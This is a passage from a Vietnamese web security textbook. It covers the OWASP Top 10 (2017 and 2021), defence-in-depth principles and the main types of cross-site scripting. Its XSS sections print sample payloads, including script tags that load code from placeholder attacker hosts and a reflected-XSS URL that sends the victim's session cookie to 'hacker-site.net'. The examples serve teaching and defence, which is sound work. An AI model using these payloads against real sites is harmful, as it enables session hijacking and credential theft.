XSS là dạng tấn công vào trình duyệt người dùng. Theo đó, kẻ tấn công chèn mã script (thường là mã javascript) vào các trang web có lỗi XSS. Khi người dùng mở các trang này thì mã script của kẻ tấn công được thực hiện, giúp đánh cắp các thông tin lưu trong trình duyệt người dùng. Hình 1.13 minh họa quá trình tấn công khai thác lỗi XSS trên trang web.



Hình 1.13. Minh họa tấn công khai thác lỗi XSS

A08:2017 Insecure Deserialization (Giải tuần tự hoá không an toàn)

Tuần tự hoá (serialization) là quá trình chuyển đổi đối tượng thành chuỗi byte, ngược lại giải tuần tự hoá (deserialization) là quá trình chuyển chuỗi byte thành đối tượng. Việc giải tuần tự hoá không an toàn có thể dẫn đến khả năng thực hiện mã từ xa. Ngoài ra, giải tuần tự hoá không an toàn cũng có thể bị sử dụng để thực hiện tấn công, như tấn công phát lại, chèn mã, hoặc leo thang đặc quyền.

A09:2017 Using Components with Known Vulnerabilities (Sử dụng các thành phần chứa lỗ hổng đã biết)

Các thành phần, bao gồm các thư viện, các framework và các mô đun phần mềm hầu như được chạy với quyền truy cập đầy đủ như người dùng kích hoạt ứng dụng. Nếu một thành phần có chứa lỗ hổng bị khai thác có thể gây ra việc mất mát nhiều dữ liệu, hoặc máy chủ có thể bị chiếm quyền điều khiển. Các ứng dụng sử dụng các thành phần chứa lỗ hổng đã biết có thể làm suy giảm khả năng phòng vệ của ứng dụng và cho phép thực hiện nhiều loại tấn công lên hệ thống.

A10:2017 Insufficient Logging & Monitoring (Thiếu cơ chế giám sát và ghi log)

Thiếu cơ chế giám sát và ghi log cùng với việc thiếu hoặc có cơ chế phản ứng kém hiệu quả cho phép kẻ tấn công thực hiện tấn công tiếp tục vào các hệ thống, hoặc duy trì kiểm soát hệ thống. Nhiều nghiên cứu về tấn công, khai thác cho thấy thời gian trung bình cho phát hiện các vi phạm là khoảng 200 ngày, và chủ yếu được phát hiện bởi bên ngoài, không phải do bên trong hệ thống nhờ việc giám sát và ghi log.

1.2.2.2. OWASP Top 10 – 2021

A01:2021 Broken Access Control (Điều khiển truy cập yếu)

Dạng lỗ hổng “Điều khiển truy cập yếu” đứng ở vị trí thứ 5 trong phiên bản 2017 đã tăng lên vị trí số 1 trong phiên bản 2021 với số lượng trường hợp bị khai thác tăng vọt.

A02:2021-Cryptographic Failures (Lỗi mật mã)

Dạng lỗ hổng này có tên là “Sensitive Data Exposure” ở vị trí số 3 trong phiên bản 2017. Lỗi này được đổi tên do các lỗ hổng gay rò rỉ dữ liệu nhạy cảm có liên quan đến lỗi trong các thành phần mật mã của hệ thống.

A03:2021 Injection (Chèn mã)

Lỗi chèn mã luôn đứng ở vị trí số 1 trong các phiên bản 2013 và 2017. Tuy vậy, nhờ việc kiểm thử bảo mật được thực hiện hiệu quả, nên số lượng lỗi chèn mã bị khai thác giảm đáng kể. Lỗi chèn mã trong phiên bản 2021 bao gồm cả chèn mã XSS (A07:2017).

A04:2021-Insecure Design (Thiết kế không an toàn)

Đây là một dạng lỗ hổng mới cho phiên bản 2021, tập trung vào các rủi ro liên quan đến sai sót trong thiết kế. Chúng ta cần có nhiều mô hình mối đe dọa hơn, các nguyên tắc và mẫu thiết kế an toàn cũng như các kiến trúc tham chiếu. Theo định nghĩa, một thiết kế không an toàn không thể được sửa chữa bằng cách cài đặt và triển khai hoàn hảo.

A05:2021 Security Misconfiguration (Lỗi cấu hình an ninh)

Đây là “Lỗi cấu hình an ninh” từ vị trí số 6 trong phiên bản 2017 tăng lên vị trí số 5 trong phiên bản 2021.

A06:2021-Vulnerable and Outdated Components (Các thành phần cũ và có lỗi)

Đây là lỗi “Sử dụng các thành phần chứa lỗ hổng đã biết” từ vị trí số 9 trong phiên bản 2017 tăng lên vị trí số 6 trong phiên bản 2021.

A07:2021-Identification and Authentication Failures (Lỗi xác thực và nhận dạng)

Đây là lỗi “Xác thực yếu” từ vị trí số 2 trong phiên bản 2017 hạ xuống vị trí số 7 trong phiên bản 2021.

A08:2021-Software and Data Integrity Failures (Lỗi toàn vẹn dữ liệu và phần mềm)

Đây là một dạng lỗ hổng mới cho phiên bản 2021, tập trung vào việc đưa ra các giả định liên quan đến cập nhật phần mềm, dữ liệu quan trọng và đường ống CI / CD mà không xác minh tính toàn vẹn.

A09:2021-Security Logging and Monitoring Failures (Lỗi giám sát và ghi log an toàn)

Đây là lỗi “Thiếu cơ chế giám sát và ghi log” từ vị trí số 10 trong phiên bản 2017 tăng lên vị trí số 9 trong phiên bản 2021.

A10:2021-Server-Side Request Forgery (SSRF - Giả mạo yêu cầu phía máy chủ)


Đây là một dạng lỗ hổng mới cho phiên bản 2021. Lỗi SSRF xảy ra bất cứ khi nào ứng dụng web đang tìm nạp tài nguyên từ xa mà không xác thực URL do người dùng cung cấp. Nó cho phép kẻ tấn công ép ứng dụng gửi một yêu cầu thủ công đến một điểm đến không mong muốn, ngay cả khi được bảo vệ bởi tường lửa, VPN hoặc một loại danh sách kiểm soát truy cập mạng (ACL) khác.

1.3. Nguyên tắc bảo mật ứng dụng web

1.3.1. Nguyên tắc chung

Nguyên tắc bảo mật ứng dụng web tuân theo nguyên tắc chung của an toàn hệ thống thông tin là phòng vệ nhiều lớp theo chiều sâu (Defense in depth). Hình 1.14 biểu diễn 3 lớp bảo mật ứng dụng web: Lớp bảo mật mạng (Network), Lớp bảo mật máy chủ (Host) và Lớp bảo mật ứng dụng (Application). Trong đó, lớp bảo mật mạng thực hiện bảo vệ ở

vòng ngoài, lớp bảo mật máy chủ thực hiện bảo vệ nền tảng và lớp bảo mật ứng dụng thực hiện bảo vệ dữ liệu thông qua kiểm soát quyền truy cập.




Hình 1.14. Các lớp bảo mật ứng dụng web

1.3.2. Các lớp bảo mật ứng dụng web

Lớp bảo mật mạng đảm bảo cung cấp hạ tầng mạng an toàn cho giao tiếp giữa máy chủ và máy khách. Theo đó, các thiết bị mạng cần được cài đặt và cấu hình theo chuẩn, đảm bảo an toàn. Các thiết bị mạng thường được sử dụng trong lớp bảo mật mạng bao gồm:

- Switch: bộ chuyển mạch
- Router: bộ định tuyến
- Firewall: tường lửa
- IPS/IDS: hệ thống ngăn chặn/phát hiện đột nhập.



Hình 1.15. Lớp bảo mật máy chủ

Lớp bảo mật máy chủ (Host) có nhiệm vụ đảm bảo an toàn cho các thành phần nền tảng trong hệ thống, như minh họa trên Hình 1.15. Cụ thể, lớp bảo mật máy chủ bao gồm:

- Bảo mật hệ điều hành
- Bảo mật cơ sở dữ liệu
- Bảo mật các phần mềm, dịch vụ trong hệ thống.

Lớp bảo mật ứng dụng có trách nhiệm đảm bảo an toàn cho người dùng và dữ liệu của người dùng lưu trong hệ thống ứng dụng web. Các vấn đề có liên quan đến bảo mật ứng dụng bao gồm:

- Xác thực, trao quyền cho người dùng
- Quản lý cấu hình
- Kiểm tra dữ liệu đầu vào
- Quản lý phiên làm việc
- Mã hóa dữ liệu
- Quản lý các ngoại lệ
- Ghi và quản lý logs.

1.4. Các phương pháp tiếp cận bảo mật ứng dụng web

Các phương pháp tiếp cận bảo mật ứng dụng web bao gồm: (1) Kiểm tra dữ liệu đầu vào, (2) Giảm thiểu các giao diện có thể bị tấn công và (3) Phòng vệ theo chiều sâu. Phần tiếp theo của mục này sẽ trình bày chi tiết về các phương pháp tiếp cận này.

1.4.1. Kiểm tra dữ liệu đầu vào

Kiểm tra dữ liệu đầu vào là một phần việc bắt buộc thực hiện với mọi loại dữ liệu cung cấp từ người dùng, đặc biệt với các dữ liệu từ mạng, hoặc các nguồn không tin cậy. Có thể nói, đây là một trong các phương pháp tiếp cận bảo mật hiệu quả nhất cho các ứng dụng web. Với ứng dụng web, việc kiểm tra dữ liệu đầu vào cần được thực hiện cả trên máy khách và máy chủ. Việc chỉ kiểm tra dữ liệu đầu vào trên máy khách (như sử dụng JavaScript) không thể đảm bảo chắc chắn các dữ liệu là hợp lệ khi được xử lý trên máy chủ do kẻ tấn công có thể sử dụng các kỹ thuật vô hiệu hóa bước kiểm tra trên máy khách như tắt JavaScript, hoặc tự tạo ra các form nhập liệu riêng.

Các khâu cần thực hiện trong kiểm tra dữ liệu đầu vào, bao gồm: kiểm tra kích thước, định dạng và trong một số trường hợp kiểm tra cả nội dung và sự hợp lý của dữ liệu. Có thể sử dụng các bộ lọc dữ liệu để lọc bỏ các dữ liệu sai, dữ liệu chứa mã tấn công, hoặc lọc chỉ chấp nhận dữ liệu đúng. Nhìn chung, nên sử dụng các bộ lọc của các hãng, hoặc các tổ chức lớn, như bộ lọc XSS của dự án OWASP, hoặc Microsoft, do các bộ lọc này đã được kiểm thử kỹ và được cộng đồng đánh giá có hiệu quả trong một thời gian dài.

1.4.2. Giảm thiểu các giao diện có thể bị tấn công

Giảm thiểu các giao diện có thể bị tấn công là một phương pháp tiếp cận bảo mật hiệu quả khác cho các ứng dụng web. Nguyên tắc chung là sử dụng các biện pháp kiểm soát truy cập để hạn chế đến tối thiểu việc người dùng truy cập trực tiếp các ứng dụng, dịch vụ và hệ thống, nếu không thực sự cần thiết. Chẳng hạn, với các website, người dùng

Internet chỉ được cấp quyền để truy cập các trang web và bị cấm truy cập trực tiếp vào hệ thống cơ sở dữ liệu của website. Mỗi người dùng, hoặc nhóm người dùng chỉ được cấp các quyền truy cập “vừa đủ” để họ có thể thực hiện nhiệm vụ được giao. Ngoài ra, có thể sử dụng hợp lý các kỹ thuật mã để bảo mật các dữ liệu nhạy cảm cũng như dữ liệu truyền giữa máy chủ và máy khách, như sử dụng giao thức HTTPS thay cho HTTP.

1.4.3. Phòng vệ theo chiều sâu

Phòng vệ nhiều lớp theo chiều sâu (Defense in depth) là phương pháp tiếp cận bảo mật hiệu quả cho ứng dụng web nói riêng và các hệ thống thông tin nói chung, như đã đề cập ở mục **Error! Reference source not found.** Theo đó, các lớp bảo mật thường được sử dụng cho ứng dụng web bao gồm: lớp bảo mật mạng, lớp bảo mật máy chủ và lớp bảo mật ứng dụng. Mỗi lớp bảo mật có tính năng tác dụng riêng và hỗ trợ cho nhau trong vấn đề đảm bảo an toàn tối đa cho ứng dụng web.

1.5. Kết chương

Chương này đã trình bày khái quát về giao thức HTTP, dịch vụ web, các thành phần của dịch vụ web và kiến trúc của ứng dụng web. Chương cũng mô tả chi tiết các nguy cơ và lỗ hổng bảo mật phổ biến trong ứng dụng web, với phân phân tích, so sánh các nguy cơ và lỗ hổng hàng đầu trong Top 10 OWASP 2017 và 2021. Phần cuối của chương trình bày về nguyên tắc bảo mật ứng dụng web và các phương pháp tiếp cận bảo mật ứng dụng web.

1.6. Câu hỏi ôn tập

- 1) Vẽ sơ đồ và mô tả hoạt động của giao thức HTTP theo kiểu yêu cầu – đáp ứng (request - response) trong mô hình khách – chủ (client – server).
- 2) Mô tả các đặc điểm cơ bản của giao thức HTTP.
- 3) Mô tả vắn tắt các phương thức yêu cầu của HTTP/1.1.
- 4) Nêu các thành phần và mô tả vắn tắt các thành phần của ứng dụng web.
- 5) Vẽ sơ đồ và mô tả hoạt động của kiến trúc chuẩn của ứng dụng web.
- 6) Nêu danh mục các lỗ hổng bảo mật ứng dụng web trong Top 10 OWASP 2017 và Top 10 OWASP 2021.
- 7) Mô tả vắn tắt các lỗ hổng bảo mật ứng dụng web trong Top 10 OWASP 2017.
- 8) Mô tả vắn tắt các lỗ hổng bảo mật ứng dụng web trong Top 10 OWASP 2021.
- 9) Nêu nguyên tắc bảo mật ứng dụng web theo chiều sâu.
- 10) Mô tả các lớp bảo mật ứng dụng web.
- 11) Mô tả các phương pháp tiếp cận bảo mật các ứng dụng web.

CHƯƠNG 2. CÁC DẠNG TẤN CÔNG THƯỜNG GẶP LÊN ỨNG DỤNG WEB

Chương 2 đề cập đến các dạng tấn công phổ biến lên ứng dụng web, bao gồm tấn công chèn mã HTML và XSS, tấn công CSRF, tấn công chèn mã SQL, tấn công vào các cơ chế xác thực và tấn công khai thác các khiếm khuyết trong thiết kế ứng dụng web. Ngoài ra, chương cũng trình bày về tấn công vào trình duyệt web và sự riêng tư của người dùng. Phần cuối của chương mô tả một số trường hợp thực tế về các lỗ hổng và tấn công ứng dụng web.

2.1. Chèn mã HTML và cross-site scripting

2.1.1. Khái quát về chèn mã HTML và XSS

2.1.1.1. Giới thiệu

Tấn công Cross-Site Scripting (XSS – Mã script liên site, liên miền) là một trong các dạng tấn công phổ biến nhất vào các ứng dụng web. XSS xuất hiện từ khi trình duyệt bắt đầu hỗ trợ ngôn ngữ JavaScript. Mã tấn công XSS được nhúng trong trang web chạy trong lòng trình duyệt với quyền truy cập của người dùng, có thể truy cập các thông tin nhạy cảm của người dùng lưu trong trình duyệt. Do mã XSS chạy trong lòng trình duyệt nên nó miễn nhiễm với các trình quét các phần mềm độc hại và các công cụ bảo vệ hệ thống.

XSS có thể được xem là một dạng của chèn mã HTML (HTML Injection). Trên thực tế, có thể thực hiện tấn công bằng chèn mã HTML mà không cần mã JavaScript và cũng không cần liên site, hoặc liên miền. Kẻ tấn công khai thác các lỗ hổng bảo mật để chèn mã XSS vào trang web, trong đó dữ liệu web (như tên và địa chỉ email) và mã (cú pháp và các phần tử như <script>) của XSS được trộn lẫn vào mã gốc của trang web.

Tấn công XSS thường xuất hiện khi trang web cho phép người dùng nhập dữ liệu và sau đó hiển thị dữ liệu lên trang. Kẻ tấn công có thể khéo léo chèn mã script vào trang và mã script của kẻ tấn công được thực hiện khi người dùng khác thăm lại trang web đó. Tùy theo mục đích và mức độ tinh vi, XSS có thể cho phép kẻ tấn công thực hiện các thao tác sau trên hệ thống nạn nhân:

- Đánh cắp thông tin nhạy cảm của người dùng lưu trong Cookie của trình duyệt
- Giả mạo hộp đối thoại đăng nhập để đánh cắp mật khẩu
- Bắt phím gõ từ người dùng để đánh cắp thông tin về tài khoản ngân hàng, email, và thông tin đăng nhập các dịch vụ trả tiền,...
- Sử dụng trình duyệt để quét các cổng dịch vụ trong mạng LAN
- Lén lút cấu hình lại bộ định tuyến nội bộ để bỏ qua tường lửa của mạng nội bộ
- Tự động thêm người dùng ngẫu nhiên vào tài khoản mạng xã hội
- Tạo môi trường cho tấn công CSRF.

2.1.1.2. Các vị trí có thể chèn mã

Nhìn chung, mã tấn công HTML/XSS có thể được chèn vào mọi vị trí trong địa chỉ và nội dung trang web. Các vị trí cụ thể có thể chèn mã:

- Các thành phần của URI (URI Components)
- Các trường nhập liệu (Form Fields)
- HTTP Request Header & Cookie
- JavaScript Object Notation (JSON)
- Các thuộc tính của DOM (Document Object Model)
- CSS (Cascade Style Sheet)
- Các nội dung do người dùng tạo ra.

Phần tiếp theo là các ví dụ mã tấn công XSS có thể được chèn vào các vị trí kể trên.

Chèn mã vào các thành phần của URI

Nhìn chung, hầu như mọi thành phần của URI đều có thể được xử lý để chèn mã. Trong đó, các thành phần trong liên kết được hiển thị lại trong trang có nhiều nguy cơ bị khai thác hơn cả. Ví dụ mã XSS (nằm trong cặp `<script>...</script>`) có thể được chèn vào thông báo lỗi:

```
Oops! We couldn't find http://some.site/nopage"<script></script>.  
Please return to our home page
```

Hoặc liên kết được mã hóa dưới đây:

```
http://%22%2f%3E%3Cscript%3Ealert\('zombie'\)%3C%2fscript%3E@some.site/
```

Được trình duyệt chuyển thành khi thực hiện:

```
<a href="http://" /><script>alert('zombie')</script>@some.site/">search again</a>
```

Chèn mã vào các trường nhập liệu

Mã HTML/script cũng có thể chèn vào hầu hết các trường nhập liệu trong các HTML form. Ví dụ, với form HTML (viết bằng ASP) nạp trước dữ liệu mà người dùng đã nhập từ trước:

```
<input type="text" name="Search" value="<%=TheData%>">
```

Biến **TheData** có thể được nạp dữ liệu (phần in đậm) để chuyển trường `<input>` thành:

```
<input type="text" name="Search" value="web hack"><script>alert('XSS is here') </script>">
```

Chèn mã vào HTTP Request Header & Cookie

Trình duyệt thường gộp HTTP Header trong yêu cầu gửi đến máy chủ web. Trong đó, hai thành phần User-Agent (thông tin bản thân trình duyệt) và Referer (trang tham chiếu)

thường được sử dụng để chèn mã. Ngoài ra, Cookie là một thành phần của header cũng có thể được xử lý để chèn mã.

Chèn mã vào JavaScript Object Notation

JSON là một phương pháp biểu diễn các kiểu dữ liệu của JavaScript thành một chuỗi an toàn cho truyền thông. Nhiều ứng dụng web sử dụng JSON để nhận các thông điệp hoặc các danh sách liên hệ. Mã XSS có thể được chèn vào chuỗi JSON như trong ví dụ sau:

```
{ "name": "octopus", "email": "octo@<script>alert(9)</script>" }
```

Chèn mã vào các thuộc tính của DOM

Mã XSS cũng có thể được chèn vào các thuộc tính của mô hình DOM của trang web. Ví dụ, trong thông báo lỗi truy cập địa chỉ URL sử dụng đoạn mã JavaScript sau:

```
document.write("<p>URL: " + document.location + "</p>")
```

Nếu người dùng nhập URL sau:

[http://bugzilla/enter_bug.cgi?<script>alert\(9\)</script>](http://bugzilla/enter_bug.cgi?<script>alert(9)</script>)

Thì kết quả là:

```
<p>URL:http://bugzilla/enter_bug.cgi?<script>alert(9)</script></p>
```

Chèn mã vào CSS

CSS là mẫu định dạng được sử dụng phổ biến trong các trang web. Do CSS cũng hỗ trợ mã HTML/JavaScript nên cũng có thể chèn mã XSS. Mã XSS có thể chèn vào phần url() trong ví dụ sau:

```
#header .login div.logged_in {  
width:178px;  
height:53px;  
background:url(/images/login_bg.gif) no-repeat top;  
font-size:8pt;  
margin:0;  
padding:5px 10px;  
}
```

Chèn mã vào các nội dung do người dùng tạo ra

Các nội dung do người dùng tạo ra, bao gồm các hình ảnh, video clip, các file tài liệu cũng có khả năng chứa mã HTML/script. Như vậy, chúng cũng có nguy cơ bị tổn thương bởi tấn công XSS.

Một số ví dụ về chèn mã vào các thẻ HTML:

- Thẻ <SCRIPT>: <SCRIPT SRC="http://hacker-site.com/xss.js"> </SCRIPT>
<SCRIPT> alert("XSS"); </SCRIPT>

- Thẻ <BODY>: <BODY ONLOAD="alert('XSS')">
<BODY BACKGROUND="javascript:alert('XSS')">
- Thẻ :
- Thẻ <IFRAME>: <IFRAME SRC="http://hacker-site.com/xss.html">
- Thẻ <INPUT>: <INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">
- Thẻ <LINK>: <LINK REL="stylesheet" HREF="javascript:alert('XSS');">
- Thẻ <TABLE>, <TD>: <TABLE BACKGROUND="javascript:alert('XSS')">
<TD BACKGROUND="javascript:alert('XSS')">
- Thẻ <DIV>: <DIV STYLE="background-image: url(javascript:alert('XSS'))">
<DIV STYLE="width: expression(alert('XSS'));">
- Thẻ <OBJECT>:
<OBJECT TYPE="text/x-scriptlet" DATA="http://hacker.com/xss.html">
- Thẻ <EMBED>:
<EMBED SRC="http://hacker.com/xss.swf" AllowScriptAccess="always">

2.1.2. Các loại XSS

Có thể chia tấn công XSS thành 3 loại chính: Stored XSS (XSS lưu trữ), Reflected XSS (XSS phản chiếu) và DOM-based/Local XSS (XSS dựa trên DOM hoặc cục bộ).

2.1.2.1. Stored XSS

a. Giới thiệu


Mã Stored XSS thường được nhúng vào trong nội dung của trang web và được lưu trữ trong cơ sở dữ liệu của website. Các website có nguy cơ bị tấn công Stored XSS là các diễn đàn cho phép người dùng đăng các bài viết và gửi các phản hồi, các website thương mại điện tử cho phép người dùng thêm nhận xét về sản phẩm, hoặc các mạng xã hội, các ứng dụng nhắn tin cho phép gửi tin nhắn qua các trang web. Kẻ tấn công khéo léo nhúng mã script vào các đoạn văn bản, hình ảnh,... sử dụng các thẻ HTML. Hình 2.1 miêu tả các bước điển hình được thực hiện trong tấn công Stored XSS thực hiện bởi tin tặc (Hacker) nhằm đánh cắp dữ liệu lưu trong phiên (Session) làm việc của người dùng (User).

b. Kịch bản

Giả thiết Bob là chủ sở hữu của một website và Mallory là người dùng ác tính hay kẻ tấn công. Kịch bản một tấn công Stored XSS như sau:

- Bob có 1 website cho phép người dùng đăng các thông điệp và nội dung khác. Các nội dung này có thể được các người dùng khác xem lại;
- Mallory phát hiện website của Bob tồn tại lỗ hổng an ninh cho phép tấn công XSS;
- Mallory đăng một bài viết có nội dung gây tranh cãi, có khả năng thu hút nhiều người dùng đọc. Mã tấn công XSS được khéo léo nhúng vào bài viết;
- Khi người dùng tải bài viết của Mallory, thông tin lưu trong cookie và các thông tin nhạy cảm khác trong phiên làm việc có thể bị đánh cắp và gửi đến máy chủ của Mallory mà họ không hề biết;

- Sau đó Mallory có thể sử dụng thông tin đánh cắp được để trục lợi.



Hình 2.1. Các bước trong tấn công Stored XSS

2.1.2.2. Reflected XSS

a. Giới thiệu


Tấn công Reflected XSS thường xuất hiện khi dữ liệu do người dùng cung cấp được sử dụng bởi script trên máy chủ để tạo ra kết quả và hiển thị lại ngay cho người dùng. Dạng tấn công XSS này thường xuất hiện trên các máy tìm kiếm, hoặc các trang có tính năng tìm kiếm, như biểu diễn trên Hình 2.2, trong đó mã XSS được nhập vào ô từ khóa tìm kiếm, hoặc vào chuỗi truy vấn trong địa chỉ URL và được thực hiện khi trình duyệt tải kết quả tìm kiếm.



Hình 2.2. Biểu diễn chạy mã script trong tấn công Reflected XSS

Hình thức tấn công Reflected XSS thường gặp nhất là kẻ tấn công gửi và bắt người dùng truy cập một URL khai thác có chứa mã tấn công XSS thông qua email hay tin nhắn. Ví dụ sau giải thích rõ hơn kỹ thuật này. Giả sử một URL truy cập một trang web có dạng: example.com/?name=**John Smith**. Khi thực thi, trang web hiển thị: Hello **John**

Smith. Nếu chuyển URL thành: `example.com/?name=<script> alert(document.cookie) </script>`. Khi được thực thi, trang web hiển thị: Hello. Toàn bộ cookie của phiên làm việc được hiển thị trên 1 pop-up trên màn hình. Phần mã script không hiển thị nhưng vẫn được thực thi trên trình duyệt của người dùng. Kẻ tấn công có thể thay hàm `alert(document.cookie)` thành đoạn mã gửi cookie của người dùng đến máy chủ của mình. Hình 2.3 miêu tả các bước diễn hình được thực hiện trong tấn công Reflected XSS thực hiện bởi tin tặc (Hacker) nhằm đánh cắp dữ liệu lưu trong phiên (Session) làm việc của người dùng hay nạn nhân.



Hình 2.3. Các bước trong tấn công Reflected XSS

b. Kịch bản

Giả thiết website `example.com` có chứa lỗ hổng cho phép tấn công Reflected XSS và website `hacker-site.net` là trang của kẻ tấn công (hacker) tạo ra. Kịch bản một tấn công Reflected XSS như sau:

- Người dùng đăng nhập trang `example.com` và giả sử được gán phiên (session):
Set-Cookie: `sessId=5e2c648fa5ef8d653adeede595dcde6f638639e4e59d4`
- Bằng cách nào đó (bằng email hoặc tin nhắn), kẻ tấn công (hacker) gửi được cho người dùng một URL có dạng:
`http://example.com/?name=<script>var+i=new+Image;
+i.src='http://hacker-site.net/'%2bdocument.cookie;</script>`
- Nạn nhân truy cập đến URL trên
- Server phản hồi cho nạn nhân, kèm với dữ liệu có trong URL (là đoạn javascript của hacker)
- Trình duyệt của nạn nhân nhận phản hồi và thực thi đoạn mã javascript nhúng trong URL

- Đoạn javascript mà hacker tạo ra thực tế như sau:
`var i=new Image; i.src='http://hacker-site.net/'+document.cookie;`
 Dòng lệnh trên bản chất thực hiện yêu cầu đến trang của hacker với tham số là cookie người dùng:
`GET /sessId=5e2c648fa5ef8d653adeede595dcde6f638639e4e59d4 HTTP/1.1`
`Host: hacker-site.net`
- Từ phía website của mình, hacker sẽ bắt được nội dung trong yêu cầu trên và cụ thể là chuỗi định danh phiên làm việc của người dùng. Sử dụng chuỗi định danh phiên làm việc của người dùng, hacker có thể truy cập vào phiên làm việc của nạn nhân và thực hiện mọi quyền truy cập trên trang web mà nạn nhân có.

2.1.2.3. DOM-based XSS

